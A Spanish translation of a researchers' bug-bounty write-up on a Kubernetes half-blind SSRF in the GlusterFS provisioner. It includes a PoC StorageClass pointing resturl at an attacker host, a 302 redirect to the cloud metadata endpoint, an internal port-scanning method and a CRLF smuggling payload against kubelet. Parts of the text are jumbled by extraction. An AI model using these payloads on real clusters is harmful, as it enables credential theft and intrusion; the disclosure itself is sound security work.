

Nota de traducción.: los autores de este artículo explican en detalle cómo lograron descubrir una vulnerabilidad en Kubernetes. Aunque inicialmente no parecía muy peligrosa, combinada con otros factores, su criticidad resultó ser máxima para algunos proveedores de la nube. El trabajo realizado fue generosamente recompensado por varias organizaciones.
¿Quiénes somos?
Somos dos investigadores franceses en el campo de la seguridad que descubrieron conjuntamente una vulnerabilidad en Kubernetes. Nos llamamos Brice Augras y Christophe Hauquiert, pero en muchas plataformas de Bug Bounty somos conocidos como Reeverzax y Hach, respectivamente:
- — ;
- — arquitecto de Kubernetes en Nokia.
¿Qué sucedió?
Este artículo es nuestra manera de contar cómo un proyecto de investigación ordinario se convirtió inesperadamente en la aventura más emocionante de la vida de los cazadores de bugs (al menos, hasta ahora).
Como probablemente ya saben, los cazadores de bugs tienen un par de características notables:
- viven de pizzas y cervezas;
- trabajan cuando los demás duermen.
No somos una excepción a estas reglas: normalmente nos reunimos los fines de semana y pasamos noches insomnes de hacking. Pero una de esas noches terminó de manera bastante inusual.
Inicialmente planeamos encontrarnos para discutir nuestra participación en al día siguiente. Durante una conversación sobre la seguridad de Kubernetes en un entorno de servicio administrado, recordamos una antigua idea de SSRF () y decidimos intentar usarla como un escenario de ataque.
A las 11 de la noche comenzamos a investigar y nos fuimos a dormir temprano por la mañana, bastante satisfechos con los resultados. Fue gracias a estas investigaciones que nos encontramos con el programa de Bug Bounty de MSRC y pensamos en un exploit de escalación de privilegios.
Pasaron unas semanas/meses, y nuestro resultado inesperado nos permitió obtener una de las recompensas más altas en la historia de Azure Cloud Bug Bounty, además de la que recibimos de Kubernetes.
Basado en nuestro proyecto de investigación, el comité de Kubernetes Product Security Committee publicó .
Ahora nos gustaría difundir la información sobre la vulnerabilidad encontrada. ¡Esperamos que aprecien el hallazgo y compartan los detalles técnicos con otros miembros de la comunidad infosec!
Así que, aquí está nuestra historia…
Contexto
Para transmitir completamente el sentido de lo ocurrido, primero examinemos cómo funciona Kubernetes en un entorno gestionado en la nube.
Cuando creas una instancia de un clúster de Kubernetes en tal entorno, el proveedor de servicios en la nube generalmente se encarga de la capa de control:

La capa de control se sitúa en el perímetro del proveedor de la nube, mientras que los nodos de Kubernetes están en el perímetro del cliente.
Para la asignación dinámica de volúmenes, se utiliza un mecanismo de provisión dinámica desde un backend de almacenamiento externo y su mapeo con PVC (persistent volume claim, es decir, solicitud de volumen).
Así, después de que se crea el PVC y se vincula a la StorageClass en el clúster de K8s, las acciones posteriores para proporcionar el volumen son asumidas por el kube/cloud controller manager (su nombre exacto depende de la versión). (Nota de traducción.: Ya hemos escrito sobre el CCM con un ejemplo de su implementación para uno de los proveedores de la nube. .)
Existen varias variedades de provisioners soportados por Kubernetes: la mayoría de ellos están incluidos en mientras que otros son gestionados por provisioners adicionales que se alojan en los pods del clúster.
En nuestra investigación nos enfocamos en el mecanismo interno de provisión de volúmenes, el cual se ilustra a continuación:

Provisión dinámica de volúmenes utilizando el provisioner incorporado de Kubernetes.
En resumen, cuando Kubernetes se despliega en un entorno gestionado, el proveedor de servicios en la nube se encarga del controller manager, pero la solicitud para crear un volumen (número 3 en el diagrama anterior) sale de los límites de la red interna del proveedor de la nube. ¡Y aquí es donde la situación se vuelve realmente interesante!
Escenario de hackeo
En esta sección, explicaremos cómo aprovechamos el flujo de trabajo mencionado anteriormente para acceder a los recursos internos del proveedor de la nube. Además, se mostrará cómo se pueden realizar ciertas acciones, como obtener credenciales internas o llevar a cabo una escalada de privilegios.
Una simple manipulación (en este caso, un Service Side Request Forgery) ayudó a salir de los límites del entorno del cliente en clústeres de diferentes proveedores de servicios gestionados de K8s.
En nuestras investigaciones nos centramos en el provisionador GlusterFS. A pesar de que la secuencia de acciones posteriores se describe en este contexto, Quobyte, StorageOS y ScaleIO son igualmente vulnerables a esta misma vulnerabilidad.

Abuso del mecanismo de provisión dinámica de volúmenes
Durante el análisis de la clase de almacenamiento GlusterFS en el código fuente del cliente en Golang encontramos , que en la primera solicitud HTTP (3), enviada durante la creación del volumen, hacia el final de la URL del usuario en el parámetro resturl que al contenedor normal. /volumes.
Decidimos eliminar esta ruta adicional añadiendo # al parámetro resturl. Esta es la primera configuración YAML que utilizamos para verificar la vulnerabilidad SSRF «semi-ciega» (se puede leer más sobre SSRF semi-ciego o half-blind, por ejemplo, — nota del traductor):
apiVersion: storage.k8s.io/v1
kind: StorageClass
metadata:
  name: poc-ssrf
provisioner: kubernetes.io/glusterfs
parameters:
  resturl: "http://attacker.com:6666/#"
---
apiVersion: v1
kind: PersistentVolumeClaim
metadata:
  name: poc-ssrf
spec:
  accessModes:
  - ReadWriteOnce
  volumeMode: Filesystem
  resources:
    requests:
      storage: 8Gi
  storageClassName: poc-ssrf
Luego, utilizamos el binario kubectl. Por lo general, los proveedores de nube (Azure, Google, AWS, etc.) permiten obtener credenciales para su uso en esta utilidad.
Gracias a esto, pudimos aplicar nuestro archivo 'especial'. El kube-controller-manager realizó la solicitud HTTP resultante:
kubectl create -f sc-poc.yaml 
Respuesta desde la perspectiva del atacante
Poco después, también pudimos recibir una respuesta HTTP del servidor objetivo, a través de los comandos describe pvc o get events en kubectl. Y en efecto: este controlador de Kubernetes es demasiado comunicativo en sus advertencias/mensajes de error por defecto...
Aquí hay un ejemplo con un enlace a https://www.google.fr, establecido como parámetro resturl:
kubectl describe pvc poc-ssrf
# o bien pueden usar kubectl get events 
En el marco de este enfoque, estuvimos limitados a solicitudes del tipo HTTP POST y no pudimos obtener el contenido del cuerpo de la respuesta, si el código devuelto era 201. Por lo tanto, decidimos llevar a cabo investigaciones adicionales y expandimos este escenario de ataque con nuevos enfoques.
Evolución de nuestras investigaciones
- Escenario avanzado #1: uso de redirección 302 desde un servidor externo para cambiar el método HTTP y obtener una forma más flexible de recopilar datos internos.
- Escenario avanzado #2: automatización del escaneo de LAN y descubrimiento de recursos internos.
- Escenario avanzado n.º 3: uso de HTTP CRLF + smuggling ("contrabando" de solicitudes) para crear solicitudes HTTP personalizadas y obtener datos extraídos de los registros del kube-controller.
Especificaciones técnicas
- En las investigaciones se utilizó Azure Kubernetes Service (AKS) con Kubernetes versión 1.12 en la región North Europe.
- Los escenarios descritos anteriormente se ejecutaron en las últimas versiones de Kubernetes, excepto el tercer escenario, ya que este requería Kubernetes compilado con Golang versión ≤ 1.12.
- Servidor externo del atacante —
https://attacker.com.
Escenario avanzado n.º 1: redirección de solicitud HTTP POST a GET y obtención de datos confidenciales
La forma original se mejoró con la configuración del servidor del atacante para que devolviera Código de retorno HTTP 302, para convertir la solicitud POST en una solicitud GET (paso 4 en el esquema):

La primera solicitud (3), que sale del cliente GlusterFS (Controller Manager), es de tipo POST. Al seguir los pasos siguientes, pudimos transformarla en GET:
- Como parámetro
resturlen la StorageClass se especificahttp://attacker.com/redirect.php. - El endpoint responde con el código de estado 302 HTTP con el siguiente encabezado Location:
https://attacker.com/redirect.php. Este puede ser cualquier otro recurso interno; en este caso, el enlace de redirección se utiliza únicamente como ejemplo.http://169.254.169.254la biblioteca net/http - funciona hasta que se finalice manualmente. Por lo tanto, puede ser útil la opción de Golang redirige la solicitud y convierte POST en GET con el código de estado 302, lo que resulta en que se envía una solicitud HTTP GET al recurso de destino. Para leer el cuerpo de la respuesta HTTP, es necesario realizar
el objeto PVC: describe kubectl describe pvc xxx

Aquí hay un ejemplo de respuesta HTTP en formato JSON que logramos obtener:Las capacidades de la vulnerabilidad encontrada en ese momento eran limitadas debido a los siguientes aspectos:
La imposibilidad de insertar encabezados HTTP en la solicitud saliente.
- La imposibilidad de realizar una solicitud POST con parámetros en el cuerpo (ya que es conveniente solicitar el valor de la clave de una instancia etcd que esté funcionando en
- el puerto, si se utiliza HTTP sin cifrado). 2379 La imposibilidad de obtener el contenido del cuerpo de la respuesta cuando el código de estado era 200 y la respuesta no tenía Content-Type de tipo JSON.
- Escenario avanzado n.º 2: escaneo de red local
Este método SSRF half-blind se utilizó luego para escanear la red interna del proveedor de servicios en la nube y encuestar varios servicios escuchando (instancia de Metadata, Kubelet, etcd, etc.) basándose en las respuestas
del kube controller. Primero se identificaron los puertos estándar que escuchan los componentes de Kubernetes (8443, 10250, 10251, etc.), y luego se tuvo que automatizar el proceso de escaneo..

Primero se definieron los puertos de escucha estándar de los componentes de Kubernetes (8443, 10250, 10251, etc.), y luego fue necesario automatizar el proceso de escaneo.
Viendo que este método de escaneo de recursos es muy específico y no es compatible con escáneres clásicos y herramientas SSRF, decidimos crear nuestros propios workers en un script bash que automatiza todo el proceso.
Por ejemplo, para escanear más rápidamente el rango 172.16.0.0/12 de la red interna, se lanzaron 15 workers en paralelo. El rango de IPs mencionado fue elegido únicamente como ejemplo y puede ser cambiado por el rango de IP de un proveedor de servicios específico.
Para escanear una dirección IP y un puerto, se debe hacer lo siguiente:
- eliminar el StorageClass verificado la última vez;
- eliminar el Persistent Volume Claim verificado anteriormente;
- cambiar los valores de IP y Port en
sc.yaml; - crear un StorageClass con nueva IP y puerto;
- crear un nuevo PVC;
- extraer los resultados del escaneo usando describe para el PVC.
Escenario avanzado Nº3: inyección CRLF + smuggling HTTP en versiones "antiguas" del clúster de Kubernetes
Si además de esto el proveedor ofrecía a los clientes versiones antiguas del clúster K8s y y les daba acceso a los logs del kube-controller-manager, el efecto se volvía aún más significativo.
Para el atacante, resulta mucho más conveniente modificar a su antojo las solicitudes HTTP destinadas a obtener la respuesta HTTP completa.

Para implementar el último escenario, debían cumplirse las siguientes condiciones:
- El usuario debe tener acceso a los logs del kube-controller-manager (como, por ejemplo, en Azure LogInsights).
- El clúster de Kubernetes debe utilizar una versión de Golang inferior a 1.12.
Desplegamos un entorno local que simula el intercambio de datos entre el cliente Go de GlusterFS y un servidor objetivo falso (nos abstendremos de publicar el PoC por ahora).
Se detectó , que afecta a versiones de Golang inferiores a 1.12 y permitía a los hackers llevar a cabo ataques de tipo HTTP smuggling/CRLF.
Al combinar el SSRF a ciegas que se describió anteriormente juntos con esto, pudimos enviar solicitudes a nuestro gusto, incluyendo la sustitución de encabezados, método HTTP, parámetros y datos que el kube-controller-manager luego procesaba.
Aquí hay un ejemplo de un "cebo" funcional en el parámetro resturl del StorageClass, que implementa un escenario de ataque similar:
http://172.31.X.1:10255/healthz? HTTP/1.1rnConnection: keep-
alivernHost: 172.31.X.1:10255rnContent-Length: 1rnrn1rnGET /pods? HTTP/1.1rnHost: 172.31.X.1:10255rnrn
Como resultado, se produce un error respuesta no solicitada, mensaje que se registra en los logs del controlador. Gracias a la 'verbose' activada por defecto, también se almacena el contenido de la respuesta HTTP.

Esta fue nuestra 'estrategia' más efectiva dentro del proof of concept.
Utilizando este enfoque, pudimos llevar a cabo algunos de los siguientes ataques en clusters de diferentes proveedores de k8s gestionados: escalación de privilegios obteniendo credenciales en instancias de metadata, DoS del maestro usando solicitudes HTTP (no cifradas) en las instancias maestras de etcd, etc.
Consecuencias
En la declaración oficial de Kubernetes sobre la vulnerabilidad SSRF que descubrimos, se le asignó una calificación CVSS 6.3/10: CVSS:3.0/AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:N/A:N. Si consideramos solo la vulnerabilidad relacionada con el perímetro de Kubernetes, el vector de integridad (integrity vector) se califica como None.
Sin embargo, la evaluación de las posibles consecuencias en el contexto de un entorno de servicio gestionado (¡y esta fue la parte más interesante de nuestra investigación!) nos llevó a reclasificar la vulnerabilidad con la calificación Crítica CVSS10/10 para muchos distribuidores.
A continuación se presenta información adicional que ayudará a comprender los criterios que utilizamos para evaluar las posibles consecuencias en entornos de nube:
Integridad
- Ejecución remota de comandos usando credenciales internas obtenidas.
- Reproducción del escenario descrito utilizando el método IDOR (Insecure Direct Object Reference, es decir, referencias directas inseguras a objetos) con otros recursos encontrados en la red local.
Privacidad
- Ataque tipo gracias al robo de credenciales en la nube (por ejemplo, metadata API).
- Recolección de información mediante escaneo de red local (determinación de versión de SSH, versión del servidor HTTP, …).
- Recolección de información sobre instancias e infraestructura mediante encuestas a APIs internas, como metadata API (
http://169.254.169.254, …). - Robo de datos de clientes utilizando credenciales en la nube.
Disponibilidad
Todos los escenarios de explotación relacionados con los vectores de ataque a integridad (integrity), pueden ser utilizados para acciones destructivas y resultar en que las instancias maestras del perímetro del cliente (o de cualquier otro) estén inalcanzables.
Dado que estábamos en un entorno gestionado de K8s y evaluando el impacto en la integridad, se pueden imaginar muchos escenarios capaces de afectar la disponibilidad. Como ejemplos adicionales, mencionamos la corrupción de la base de datos etcd o la realización de una llamada crítica a la API de Kubernetes.
Cronología
- 6 de diciembre de 2019: envío de un aviso sobre una vulnerabilidad encontrada al programa de recompensas de errores de MSRC.
- 3 de enero de 2020: un tercero informó a los desarrolladores de Kubernetes que estábamos trabajando en un problema de seguridad. Y les pidió que consideraran SSRF como una vulnerabilidad interna (in-core). Después de esto, presentamos un informe general con detalles técnicos sobre el origen del problema.
- 15 de enero de 2020: proporcionamos a los desarrolladores de Kubernetes informes técnico y general a su solicitud (a través de la plataforma HackerOne).
- 15 de enero de 2020: los desarrolladores de Kubernetes nos informaron que SSRF half-blind + inyección CRLF para versiones pasadas se considera una vulnerabilidad in-core. Inmediatamente dejamos de analizar los perímetros de otros proveedores de servicios: la causa raíz ahora estaba siendo tratada por el equipo de K8s.
- 15 de enero de 2020: se recibió una recompensa de MSRC a través de HackerOne.
- 16 de enero de 2020: el PSC de Kubernetes (Comité de Seguridad del Producto) reconoció la vulnerabilidad y pidió mantenerla en secreto hasta mediados de marzo debido al gran número de posibles víctimas.
- 11 de febrero de 2020: se recibió una recompensa de Google VRP.
- 4 de marzo de 2020: se recibió una recompensa de Kubernetes a través de HackerOne.
- 15 de marzo de 2020: la divulgación pública inicialmente programada se pospuso debido a la situación de COVID-19.
- 1 de junio de 2020: declaración conjunta de Kubernetes + Microsoft sobre la vulnerabilidad.
TL;DR
- Estamos bebiendo cerveza y comiendo pizza 🙂
- Descubrimos una vulnerabilidad in-core en Kubernetes, aunque no teníamos la intención de hacerlo.
- Realizamos un análisis adicional en los clústeres de varios proveedores de la nube y pudimos aumentar los daños causados por la vulnerabilidad para obtener bonificaciones adicionales increíbles.
- En este artículo encontrarás muchos detalles técnicos. Estaremos encantados de discutirlos contigo (Twitter: & ).
- Resultó que todas las formalidades y la elaboración de informes toman mucho más tiempo de lo esperado.
Enlaces
- ;
- ;
- ;
- .
P.D. del traductor
También puedes leer en nuestro blog:
- «»;
- «»;
- «».
Fuente: habr.com
